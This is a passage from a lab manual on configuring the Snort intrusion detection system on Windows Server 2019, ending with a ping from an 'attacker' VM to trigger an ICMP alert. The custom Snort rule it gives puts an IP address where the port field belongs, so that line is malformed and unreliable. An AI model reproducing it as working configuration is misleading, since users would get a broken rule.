


Figure 1.1.5: Ping google.com command

24. This ping command triggers a Snort alert in the Snort command prompt with rapid scrolling text.

Note: The Google IP address will differ in your lab environment.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 1.1.6: Snort showing captured Google request

25. Close both command prompt windows. The verification of Snort installation and the triggering alert is complete, and Snort is working correctly in verbose mode.

TASK 1.3

Configure snort.conf File

26. Configure the **snort.conf** file, located at **C:\Snort\etc**.
27. Open the **snort.conf** file with **Notepad++**.




Figure 1.1.7: Snort.conf file in Notepad++

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

28. Scroll down to the **Step #1: Set the network variables** section (Line 41) of the **snort.conf** file. In the **HOME_NET** line (Line 45), replace **any** with the IP addresses of the machine (target machine) on which Snort is running. Here, the target machine is **Windows Server 2019** and the IP address is **10.10.10.19**.

Note: This IP address may vary in your lab environment.

29. Leave the **EXTERNAL_NET any** line as it is.

30. If you have a **DNS Server**, then make changes in the **DNS_SERVERS** line by replacing **$HOME_NET** with your DNS Server IP address; otherwise, leave this line as it is.

Note: Here, the DNS server is **8.8.8.8**.




Figure 1.1.8: Set the network variables

31. The same applies to SMTP_SERVERS, HTTP_SERVERS, SQL_SERVERS, TELNET_SERVERS, and SSH_SERVERS.

32. Remember that if you do not have any servers running on your machine, leave the line as it is. **DO NOT** make any changes in that line.

33. Scroll down to **RULE_PATH** (Line 104). In Line 104, replace **../rules** with **C:\Snort\rules**; in Line 105, replace **../so_rules** with **C:\Snort\so_rules**; and in Line 106, replace **../preproc_rules** with **C:\Snort\preproc_rules**.




Figure 1.1.9: Snort Rules Path

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

34. In Lines 109 and 110, replace **../rules** with **C:\Snort\rules**. Minimize the **Notepad++** window.




Figure 1.1.10: Snort Rules Path

35. Navigate to **C:\Snort\rules**, and create two text files; name them **white_list** and **black_list** and change their file extensions from **.txt** to **.rules**.

Note: To create a text file, right-click anywhere inside the **rules** window and navigate to **New → Text Document**.

36. While changing the extension, if any pop-up appears, click **Yes**.
37. Switch back to **Notepad ++**, scroll down to the **Step #4: Configure dynamic loaded libraries** section (Line 238). **Configure dynamic loaded libraries** in this section.
38. Add the path to dynamic preprocessor libraries (Line 243); replace **/usr/local/lib/snort_dynamicpreprocessor/** with your dynamic preprocessor libraries folder location.
39. In this lab, the dynamic preprocessor libraries are located at **C:\Snort\lib\snort_dynamicpreprocessor**.
40. At the path to base preprocessor (or dynamic) engine (Line 246), replace **/usr/local/lib/snort_dynamicengine/libsf_engine.so** with your base preprocessor engine **C:\Snort\lib\snort_dynamicengine\sf_engine.dll**.
41. Ensure that the dynamic rules libraries (Line 250) is commented out, as you have already configured the libraries in dynamic preprocessor libraries.

Note: Add **<space>** in between **#** and **dynamicdetection** (Line 250).




Figure 1.1.11: Configuring Dynamic Loaded Libraries

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

42. Scroll down to the **Step #5: Configure preprocessors** section (Line 253), the listed preprocessor. This does nothing in IDS mode, however, it generates errors at runtime.

43. Comment out all the preprocessors listed in this section by adding '**#**' and **<space>** before each preprocessor rule (262-266).

Note: To 'comment out' is to render a block of code inert by turning it into a comment.




Figure 1.1.12: Configuring Preprocessors

44. Scroll down to line 326 and delete **lzma** keyword and a **<space>**.




Figure 1.1.13: Deleting lzma

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

45. Scroll down to **Step #6: Configure output plugins** (Line 513). In this step, provide the location of the **classification.config** and **reference.config** files.
46. These two files are in **C:\Snort\etc**. Provide this location of files in the configure output plugins (in Lines 532 and 533) (i.e., **C:\Snort\etc\classification.config** and **C:\Snort\etc\reference.config**).




Figure 1.1.14: Configuring output plugins

47. In **Step #6**, add to line (534) **output alert_fast: alerts.ids**: this command orders Snort to dump all logs into the **alerts.ids** file.




Figure 1.1.15: Adding output alert

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

48. In the **snort.conf** file, find and replace the **ipvar** string with **var**. To do this, press **Ctrl+H** on the keyboard. The **Replace** window appears; enter **ipvar** in the **Find what :** text field, enter **var** in the **Replace with :** text field, and click **Replace All**.

Note: You will get a notification saying 11 occurrences were replaced.

49. By default, the string is **ipvar**, which is not recognized by Snort: replace with the **var** string, and then **close** the window.

Note: Snort now supports multiple configurations based on VLAN Id or IP subnet within a single instance of Snort. This allows administrators to specify multiple snort configuration files and bind each configuration to one or more VLANs or subnets rather than running one Snort for each configuration required.




Figure 1.1.16: Replacing ipvar with var

50. Click **Close** to close the **Replace** window.
51. Save the **snort.conf** file by pressing **Ctrl+S** and close Notepad++ window.
52. Before running Snort, you need to enable detection rules in the Snort rules file. For this task, we have enabled the ICMP rule so that Snort can detect any host discovery ping probes directed at the system running Snort.
53. Navigate to **C:\Snort\rules** and open the **icmp-info.rules** file with **Notepad ++**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

54. In line 21, type **alert icmp $EXTERNAL_NET any -> $HOME_NET 10.10.10.19 (msg:"ICMP-INFO PING"; icode:0; itype:8; reference:arachnids,135; reference:cve,1999-0265; classtype:bad-unknown; sid:472; rev:7;)** and save. Close the **Notepad++** window.

Note: The IP address (10.10.10.19) mentioned in $HOME_NET may vary in your lab environment.




Figure 1.1.17: Adding a line to ICMP - Info.rules file in Notepad++

TASK 1.4

Validate Configurations

55. Now right-click on the **Windows Start** icon and click **Run** from the menu.
56. In the **Run** window, type **cmd** in the **Open** field and press **Enter**: This will launch a command prompt window.
57. In the command prompt window, type **cd C:\Snort\bin** and press **Enter**.
58. Type **snort -iX -A console -c C:\Snort\etc\snort.conf -l C:\Snort\log -K ascii** and press **Enter** to start Snort (replace **X** with your device index number; in this lab: **X** is 1).



Figure 1.1.18: Command to activate Snort and save the stored log files

TASK 1.5

Start Snort

59. If you receive a **fatal error**, you should first **verify** that you have typed all modifications correctly into the **snort.conf** file, and then search through the file for **entries** matching your fatal error message.
60. If you receive an error stating "**Could not create the registry key**," then run the command prompt as **Administrator**.
61. Snort starts running in IDS mode. It first initializes output plug-ins, preprocessors, plug-ins, loads dynamic preprocessors libraries, rule chains of Snort, and then logs all signatures.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

62. If you have entered all command information correctly, you receive a comment stating **Commencing packet processing <pid=xxxx>** (the value of xxxx may be any number; in this lab, it is 1464), as shown in the screenshot.




Figure 1.1.19: Initializing Snort Rule Chains window

63. After initializing interface and logged signatures, Snort starts and waits for an attack and triggers alerts when attacks occur on the machine.
64. Leave the Snort command prompt running.
65. Attack your own machine, and check whether Snort detects it or not.

TASK 1.6

Attack Windows Server 2019 Machine

66. Now, switch to the **Windows 10** virtual machine (**Attacker Machine**) and log in with the credentials **Admin** and **Pa$$w0rd**.
67. Open the command prompt and issue the command **ping 10.10.10.19 -t** from the **Attacker Machine**.

Note: 10.10.10.19 is the IP address of the Windows Server 2019. This IP address may differ in your lab environment.




Figure 1.1.20: Pinging the target machine

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

68. Return to the **Windows Server 2019** machine. Observe that Snort triggers an alarm, as shown in the screenshot:




Figure 1.1.21: Snort alerts

69. Press **Ctrl+C** to **stop** Snort; snort exits.

